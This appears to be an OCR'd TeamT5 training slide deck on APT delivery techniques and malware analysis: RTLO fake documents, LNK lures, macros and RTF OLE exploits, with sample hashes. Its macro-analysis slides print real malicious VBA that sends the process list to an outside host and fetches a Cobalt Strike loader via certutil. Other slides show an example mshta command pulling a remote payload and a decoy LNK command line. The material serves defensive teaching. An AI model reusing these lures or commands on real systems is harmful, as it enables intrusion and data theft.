
TEAMT5
杜 浦 數 位 安 全

- MD5: e4aecc98f5f8747d8ab57d8347680207
- Receiver:
  - support@nusoft.com.tw
- subject:
  - 新軟系統股份有限公司防火牆故障（1）2023_04_01

Victim Analysis Lab

TEAMT5
杜 浦 數 位 安 全

- MD5: 574c0c60df82b3d79937eaacddf83e3d
- filename:
  - Форма заявки (Приложение 2).doc
- Title:
  - Заявка на формирование тематики проведения исследований в рамках реализации мероприятий ФЦП «Исследования и разработки по приоритетным направлениям развития научно-технологического комплекса России на 2020-2026 годы» (форма)




Приложение 2

Заявка на формирование тематики
проведения исследований в рамках реализации мероприятий ФЦП
«Исследования и разработки по приоритетным направлениям развития научно-технологического комплекса России на 2020-2026 годы» (форма)

1. Наименование организации, подающей предложение о формировании тематики (полное, сокращенное):
2. Мероприятие Программы:
3. Тематическая(-е) область(-и) для финансирования поисковых и прикладных научных исследований по приоритетным направлениям развития науки и технологий:
4. Предлагаемая тематика лота:
5. Необходимость выполнения предлагаемых работ:

Diamond Model



TEAMT5
杜 浦 數 位 安 全

Capability Analysis

- Reconnaissance
- Delivery
- Vulnerability and Exploit
- Malware and Backdoor
- Tool


Delivery Methods

- Spearing phishing email
- Watering hole
- Supply chain
- USB

Spearing phishing email

TEAMT5
杜 浦 數 位 安 全

- Fake sender email
- Compromised account
- b37543534e6bc0d155a69613defad25d




Watering hole attack

- Compromised trust site
  - LuoYu WinDealer

Supply Chain Attack

TEAMT5 杜浦數位安全

- Compromised trust service
- **ShadowHammer**
  - ASUS Live Update software
  - https://securelist.com/operation-shadowhammer/89992/



Vulnerability and Exploit

- Fake document
- Macro
- LNK file
- OLE Exploit

Fake document

TEAMT5
杜 浦 數 位 安 全

- Word, PDF, Excel... icon
- Execution file (.exe, .bat, .src)
- 👍: Only need to change icon of PE.
- 👎: The filename extension will be discovered, if user turns on the setting.
- RTLO naming : UNICODE <202e>
  - ex: 各国の化学大手の5G材料分野における構築xcod.scr

Fake document Lab

TEAMT5
杜 浦 數 位 安 全

- IRAN AFGANISTAN MOU.exe(MD5: aa5d19cb085c0594803a17d0a374cfc2)
- 請務必使用VM
- target: icon

Fake document Lab

TEAMT5
杜 浦 數 位 安 全

- Use PDF Reader's icon.

LNK file

TEAMT5
杜 浦 數 位 安 全

- Word, PDF, Excel, etc ICON
- Can launch program with arguments
  - cmd, powershell, mshta
- ex: "mshta.exe http://c2.com/payload.hta"
- 👍 : Nice decoy icon. And it's easy to leverage system tools.
- 👎 : There is an arrow in the bottom right of icon.
- https://github.com/silascutler/LnkParse

LNK Lab

TEAMT5
杜 浦 數 位 安 全

- VPN異常處理.lnk (MD5: dbe599a086677155e757f03bb16061f5)
- 請務必使用VM
- target: commands

LNK Lab

TEAMT5
杜 浦 數 位 安 全

- %windir%\system32\cmd.exe /c mkdir VPN異常處理\ &&

  copy .__MACOS__\VPN異常處理.pdf .\VPN異常處理\VPN異常處理.pdf &&

  del VPN異常處理.lnk && cd .__MACOS__\ && start /min GoogleUpdate.exe

Macro

TEAMT5
杜 浦 數 位 安 全

- VBA scripts in Office documents
- 👍: Stable and high compatibility.
- 👎: In default, the victim should enable macro manually.
- Analysis tool: http://www.decalage.info/python/oletools
  - olevba

Macro Analysis

TEAMT5
杜 浦 數 位 安 全

- md5: 0d4444be21870043f776eb9764a79749
- target: macro code

Macro Analysis

TEAMT5
杜 浦 數 位 安 全

```
Sub GetInfo()
    Set objWMIService = GetObject("winmgmts:\\.\root\CIMV2")
    Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_Process", , 48)
    Data = ""
    For Each objItem In colItems
        Data = Data & objItem.ProcessId & "|" & objItem.Name & "|" & objItem.ExecutablePath & vbNewLine
    Next
    Set objHTTP = CreateObject("MSXML2.ServerXMLHTTP")
    URL = "https://catsdogs.info/requestbin/15pfpky1"
    objHTTP.Open "POST", URL, False
    objHTTP.setRequestHeader "User-Agent", "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"
    objHTTP.send (Data)
End Sub
Sub AutoOpen()
    Call PullHeadFoot
    Call InsertText
    ChDir Environ$("TEMP")
    CreateObject("Wscript.Shell").Run ("cmd.exe /b /c ""dir \\yametric.info\IPC || certutil -urlcache -split -f https://catsdogs.info/api/servic
dll"""), 0, False
    Call GetInfo
End Sub
```

Macro Analysis

TEAMT5
杜 浦 數 位 安 全

- CreateObject("Wscript.Shell").Run ("cmd.exe /b /c ""dir \\yametric.info\IPC || certutil -urlcache -split -f https://catsdogs.info/api/services/keepalive && certutil -decode -f keepalive srv.dll && start /min """" regsvr32 /s /i srv.dll"""), 0, False
- Downloads CobaltStrike

OLE Exploit


TEAMT5
杜 浦 數 位 安 全

- RTF file (.rtf)
- EQNEDT32.EXE
- CVE-2017-11882, CVE-2018-0802, CVE-2018-0798
- 👍: Stable and automatic execution
- 👎: Old 1 day, can't execute on patched version

OLE Exploit - Weaponize

TEAMT5 杜浦數位安全


- RoyalRoad aka 8.t Dropper
  - https://nao-sec.org/2020/01/an-overhead-view-of-the-royal-road.html
- Decode tool
  - https://github.com/nao-sec/rr_decoder



Malware Analysis

- File
  - exe, scr, elf, docx, vbs, ...
  - Malware/Hacking tool name
- behavior
  - Dropped files
  - Connection C2
  - Persistence Method
  - Encryption
  - Functionality
- Automatically/Manually analysis

Diamond Model

